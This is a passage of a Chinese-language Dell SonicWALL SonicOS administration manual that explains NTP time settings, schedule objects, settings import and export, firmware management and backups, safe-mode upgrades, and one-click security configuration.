系统 > 时间页面定义为日志事件提供时间戳的时间和日期设置，以自动更新 SonicWALL 安全服务和用于其他内部用途。



默认情况下，Dell SonicWALL 安全设备使用内部公共 NTP 服务器列表来自动更新时间。网络时间协议 (NTP) 是用于同步计算机网络中的计算机时钟时间的协议。NTP 使用协调世界时 (UTC) 来将计算机时钟时间同步到毫秒级，有时甚至同步到零点几毫秒级。

主题：

- 第 196 页的系统时间
- 第 196 页的 NTP 设置

系统时间

要选择自动更新时间，请从**时区**菜单中选择一个时区。默认已激活**使用 NTP 自动设置时间**，以便使用内部列表中的 NTP（网络时间协议）服务器来自动设置时间。默认还激活了**自动为夏令时调整时钟**，以便启用自动调整夏令时。

如果想要手动设置时间，请清除**使用 NTP 自动设置时间**。使用**时间 (hh:mm:ss)** 菜单和**日期**菜单中的日期，选择 24 小时制时间。

选择**在日志中显示 UTC（而不是本地时间）**将指定对日志事件使用世界时 (UTC) 而不是本地时间。

选择**按国际格式显示日期**将以国际格式显示日期，在月份前面显示日期。

选择**仅使用自定义的 NTP 服务器**将指示 SonicOS 使用手动输入的 NTP 服务器列表，而不是使用内部 NTP 服务器列表来设置防火墙时钟。

选择系统时间设置后，单击**接受**。

NTP 设置

网络时间协议 (NTP) 是用于同步计算机网络中的计算机时钟时间的协议。NTP 使用协调世界时 (UTC) 来将计算机时钟时间同步到毫秒级，有时甚至同步到零点几毫秒级。

提示：Dell SonicWALL 安全设备使用内部 NTP 服务器列表，因此手动输入 NTP 服务器为可选操作。

如果想要使用本地服务器来设置防火墙时钟，请选择**使用 NTP 来自动设置时间**。也可以为 NTP 服务器配置用于更新防火墙的**更新间隔（分钟数）**。默认值为 60 分钟。


将 *NTP* 服务器添加到防火墙配置中的步骤如下：

1 单击**添加**。随即显示**添加 NTP 服务器**对话框。



2 在 **NTP 服务器**字段中输入远程 NTP 服务器的 IP 地址。

3 单击**确定**。**NTP 服务器**部分将显示服务器。



要删除某个 NTP 服务器，请高亮显示 IP 地址并单击其**删除**图标。或者，单击**全部删除**以删除全部服务器。


21

设置日程


- 第 197 页的系统 > 日程
  - 第 199 页的添加日程
  - 第 200 页的删除日程

系统 > 日程

系统 > 日程页面允许创建和管理用于实施各种 Dell SonicWALL 安全设备功能的日程时间的日程对象。



日程表中显示了所有的预定义和自定义日程。在**日程**表中，有三项默认日程：**Work Hours**、**After Hours** 和 **Weekend Hours**。可以修改这些日程，方法是单击**配置**列中的**编辑**图标以显示**编辑日程**窗口。



注：无法删除默认的 **Work Hours**、**After Hours** 或 **Weekend Hours** 日程。

可针对特定的安全功能来应用日程对象。例如，如果在**防火墙 > 访问规则**页面中添加访问规则，则**添加规则**窗口会提供一个包含您在**系统 > 日程**页面中创建的所有可用日程对象的下拉菜单。

日程可能包含多个用于单个日程的规则实施的日期和时间增量。如果某个日程包含多个日期和时间条目，该日程名称旁边将会显示一个向右箭头按钮。单击**扩展** ▶ 图标将展开该日程，以显示该日程的所有日期和时间条目。


主题：

- 第 199 页的添加日程
- 第 200 页的删除日程

添加日程

如需创建日程：

1 在**系统 > 日程**页面上，单击**添加**。随即显示**添加日程**窗口。



2 在**名称**字段中输入日程的描述性名称。

3 选择下列**日程类型**单选按钮之一：

- **单次** – 用于在配置的**开始**和**结束**时间及日期之间的一次性日程。选择该选项后，将会激活**单次**下面的字段，并停用**循环**下面的字段。
- **循环** – 用于在配置的相同小时和星期时段内重复发生的日程（没有开始或结束日期）。选择该选项后，将会激活**循环**下面的字段，并停用**单次**下面的字段。
- **混合** – 用于在配置的开始日期和结束日期之间配置的相同小时和星期时段内重复发生的日程。选择该选项后，将会激活该页面中的所有字段。

4 如果已激活**单次**下面的字段，则通过在**开始**行的下拉列表中选择**年**、**月**、**日期**、**时**和**分钟**，配置开始日期和时间。小时表示为 24 小时制。

5 在**单次**下面，通过在**结束**行的下拉列表中选择**年**、**月**、**日期**、**时**和**分钟**，配置结束日期和时间。小时表示为 24 小时制。

6 如果已激活**循环**下面的字段，则选择星期对应的复选框以应用于日程，或者选择**全部**。

7 在**循环**下面的**起始**字段中，输入日程的开始日时间。时间必须为 24 小时制，例如 17:00 代表下午 5 点。

8 在**循环**下面的**结束**字段中，输入日程的停止日时间。时间必须为 24 小时制，例如 17:00 代表下午 5 点。

9 单击**添加**。

10 单击**确定**将日程添加到**日程列表**。

11 要从**日程列表**中删除现有的日期和时间，请选择该行并单击**删除**。或者，要删除现有的所有日程，请单击**全部删除**。

删除日程

可以删除自定义日程，但无法删除默认的 **Work Hours**、**After Hours** 或 **Weekend Hours** 日程。

删除个别日程

删除您所创建的个别日程对象的步骤如下：

1 在**日程**表的 **系统 > 日程**页面中，选中日程条目旁边的复选框以启用**删除**按钮。

2 单击**删除**。

删除所有日程

删除您所创建的所有日程对象的步骤如下：

1 在**日程**表的**系统 > 日程**页面中，选中**名称**列标题旁边的复选框以选中所有日程。


2 单击**删除**。

22

管理 Dell SonicWALL 安全设备固件

- 第 201 页的系统 > 设置
  - 第 202 页的设置
  - 第 203 页的固件管理
  - 第 206 页的使用安全模式升级固件
  - 第 206 页的固件自动更新
  - 第 208 页的 FIPS
  - 第 209 页的 NDPP
  - 第 206 页的一键式配置

系统 > 设置



主题：

- 第 202 页的设置
- 第 203 页的固件管理
- 第 206 页的使用安全模式升级固件
- 第 206 页的固件自动更新
- 第 208 页的 FIPS
- 第 209 页的 NDPP
- 第 206 页的一键式配置

设置



主题：

- 第 202 页的导入设置
- 第 202 页的导出设置
- 第 203 页的发送诊断报告

导入设置

将之前保存的首选项文件导入防火墙的步骤如下：

1 单击**导入设置**，将之前导出的首选项文件导入防火墙。将显示**导入设置**对话框。



2 单击 **Browse**，找到具有 `*.exp` 文件名扩展名的文件。

3 选择首选项文件。

4 单击**导入**。防火墙将自动重启。

导出设置

如需从防火墙导出配置设置，请执行下列操作：

1 单击**导出设置**。将显示**导出设置**对话框。



2 单击**导出**。


3 单击**保存**，然后选择保存文件的位置。文件命名为 `sonicwall-`*`appliance_model-firmware_version`*`.exp`，但可以重命名。

4 单击**保存**。该过程最多可能需要一分钟时间。如果有必要重置防火墙，可以将导出的首选项文件导入防火墙。

发送诊断报告

单击**发送诊断报告给技术支持**，将系统诊断发送到 SonicWALL 技术支持人员。发送报告时，界面底部的状态栏将显示请稍等！这最多可能需要一分钟。成功发送报告后，状态栏将显示诊断报告发送成功。

固件管理



固件管理部分提供用于轻松进行固件升级和首选项文件管理的设置。**固件管理**部分用于：

- 上传和下载固件映像和系统设置。
- 用选择的固件和系统设置启动。
- 管理系统备份。
- 将 Dell SonicWALL 安全设备轻松恢复到先前的系统状态。

注： Dell SonicWALL 安全设备**安全模式**使用与**固件管理**相同的设置，用于从不确定的配置状态快速恢复。

主题：

- 第 203 页的固件管理表
- 第 204 页的手动更新固件
- 第 205 页的创建备份固件映像

固件管理表

固件管理表显示下列信息：

- **固件映像** - 此列中将列出下列类型的固件映像：

- **当前固件** - 当前已加载到防火墙的固件。
- **有默认出厂设置的当前固件** - 使用此固件映像重启防火墙会将防火墙重置为默认的 IP 地址、用户名和密码。
- **有备份设置的当前固件** - 通过单击**创建备份设置**按钮创建的固件映像。
- **上传的固件** - 从 mysonicwall.com 上传的最新版本。
- **有出厂默认设置的已上传固件** - 已上传的有出厂默认设置的最新版本。
- **系统备份** - 设备的备份固件映像和备份设置。

- **版本** - 固件版本。
- **日期** - 下载固件的星期、日期和时间。
- **大小** - 固件文件的大小（以兆字节 (MB) 为单位）。
- **下载** - 单击该图标将固件文件保存到计算机或网络中的新位置。仅上传的固件可以保存到其他位置。
- **启动** - 单击**启动**图标使用在同一行中列出的固件版本重启防火墙。

△ 小心：**单击任意固件映像旁边的启动图标将会覆盖现有的当前固件映像，使其成为当前固件映像。**

△ 小心：**在将固件上传到防火墙时，不得通过关闭浏览器、单击链接或加载新页面来中断 Web 浏览器。如果中断浏览器，可能会损坏固件。**

手动更新固件

手动更新固件的步骤如下：


1 单击**上载新固件...**按钮。将显示**上载固件**对话框。



2 转至本地驱动器中的固件文件。

3 单击**上载新固件**按钮，将新固件上传到 Dell SonicWALL 安全设备中。


4 单击**上载**按钮。**固件管理**表显示新固件。




固件映像	版本	日期	大小	下载	启动
当前固件	SonicOS Enhanced 6.2.5.1-26n--26n_zhc_02-26n.zhc	TUE MAR 29 00:30:13 2016	44.69 MiB		
具有默认出厂设置的当前固件	SonicOS Enhanced 6.2.5.1-26n--26n_zhc_02-26n.zhc	TUE MAR 29 00:30:13 2016	44.69 MiB		
系统备份	SonicOS Enhanced 6.1.1.7-24n	TUE JUN 10 11:08:50 2014	38.31 MiB		

5 单击您要的已上传固件版本的**下载**图标。将显示**打开 <文件名>**对话框。


6 单击**确定**。**状态**栏将显示成功消息。



7 单击您刚才下载的固件的**启动**图标。将显示警告消息。




8 单击**确定**。将显示固件启动时间的信息消息。



9 单击**确定**。**状态**栏将显示启动状态的信息消息。



将显示另一条消息。



10 登录对话框显示的时候重新登录。**系统 > 状态**和**系统 > 设置**页面都显示固件更新。

创建备份固件映像


在单击**创建备份设置**按钮时，Dell SonicWALL 安全设备会截取当前系统状态、固件和配置首选项的“快照”，并将该快照作为新系统备份固件映像。根据需要，单击**创建备份设置**以覆盖现有的**系统备份**固件映像。

注：对于 TZ 系列设备，系统备份文件是一个小设置文件，可以使用当前或上传的固件来启动。其中不包含固件映像。

使用系统备份文件来保存好的配置，之后在升级或将来的配置导致不稳定或其它严重问题时可以启动保存的配置。为了方便，该文件机载保存。该文件创建的日期和时间以及当时所使用的固件版本显示在**固件管理**表上方的**注**中。**固件管理**表中列出的每个项目的日期是固件映像本身的版本日期。

创建备份文件的步骤如下：

1 单击“创建备份”按钮。将显示警告消息。



2 单击“ 确定 ”。创建备份文件将需要几分钟的时间。创建文件后，**固件管理**表的**注释**显示文件创建的日期和时间。

使用安全模式升级固件

如果您无法连接至 SonicOS 管理界面，您可以使用安全模式重启安全装置。利用“安全模式”功能，您可以使用简化的管理界面来快速恢复不稳定的配置状态。该管理界面包含与**系统 > 设置**页面相同的设置。

执行下列步骤，使用安全模式升级 Dell SonicWALL 安全装置中的固件：

1 将计算机连接到装置上的 MGMT 端口，并将 IP 地址配置为 192.168.1.0/24 子网中的地址，例如 192.168.1.20。

2 如需强制装置进入安全模式，请使用尖细的物体（如拉直的回形针或牙签）在 Dell SonicWALL 装置前方的**重置**按钮上长按至少 20 秒，直至**测试**指示灯开始闪烁。

3 当 Dell SonicWALL 安全装置重启至安全模式时，**测试**指示灯开始闪烁。

4 将 192.168.1.254 输入到计算机的 Web 浏览器中，以访问安全模式管理界面。

5 单击**上传新固件**，然后转至保存 SonicOS 固件镜像的位置，选择文件并单击**上传**按钮。

6 在以下之一对应的行中选择**启动**图标：

- **上传固件 - 新！** - 通过此选项可使用当前配置设置重启设备。
- **有出厂默认设置的已上传固件 - 新！** - 通过此选项可使用默认配置设置重启设备。

7 在确认对话框中，单击**确定**继续。

8 要通过 LAN 或 WAN 接口连接到 SonicOS，请将计算机从 MGMT 端口断开，并重新配置使其自动获取 IP 地址和 DNS 服务器地址，或将其重置为其正常的静态值。

9 将计算机连接到本地网络，并将浏览器指向 Dell SonicWALL 设备的 LAN 或 WAN IP 地址。

10 固件成功启动后，将显示登录页面。如果使用出厂默认设置重启装置，请输入默认用户名和密码 (**admin**/**password**) 以访问 SonicOS 管理界面。

固件自动更新

注：仅向有有效的支持合同的注册用户提供固件更新。您必须在 https://www.mysonicwall.com 上注册您的 SonicWALL。

Sonic OS 支持固件自动更新功能，以帮助确保您的 Dell SonicWALL 安全设备有最新的固件版本。固件自动更新包含下列选项：

- **启用固件的自动更新** - 在有新固件版本可用时显示**通知**图标  。默认启用该设置。
- **当可用时自动下载新的固件** - 在有新固件版本可用时，将其下载到 Dell SonicWALL 安全设备。

一键式配置

一键式配置覆盖功能在**系统 > 设置**页面中配置。对用户而言，可以将其视为用于 Dell SonicWALL 网络安全设备安全设置的快速调节按钮。只需一次点击，一键式配置覆盖就能应用六十多项配置设置，以实施 Dell SonicWALL 建议的最佳做法。这些设置可确保您的设备充分利用 Dell SonicWALL 提供的安全功能。



注：需要重启系统以使更新完全生效。

有一组**一键式配置覆盖**按钮：

- **DPI 和状态防火墙安全** – 适用于已启用深度包检测 (DPI) 安全服务（例如网关防病毒、入侵保护、防间谍软件和应用程序规则等）的网络环境。
- **状态防火墙安全** – 适用于未启用 DPI 安全服务，但仍希望采用 SonicWALL 的状态防火墙安全最佳做法的网络环境。

两种一键式配置覆盖部署均实施下列配置：

- 配置管理员安全最佳做法
- 强制使用 HTTPS 登录和禁用 ping 操作
- 配置 DNS 重新绑定
- 配置访问规则最佳做法
- 配置防火墙设置最佳做法
- 配置防火墙攻击保护最佳做法
- 配置 VPN 高级设置最佳做法
- 配置日志级别
- 启用流量报告和可视化


DPI 和状态防火墙安全部署还配置下列 DPI 相关设置：

- 在所有适用的区域启用 DPI 服务
- 启用应用程序规则
- 配置网关防病毒最佳做法
- 配置入侵保护最佳做法
- 配置防间谍软件最佳做法

要查看确切有哪些设置重新配置，请单击各个按钮旁的**预览可应用的更改**链接。此时显示一个页面，包含各个设置的列表及将其设置成的值。

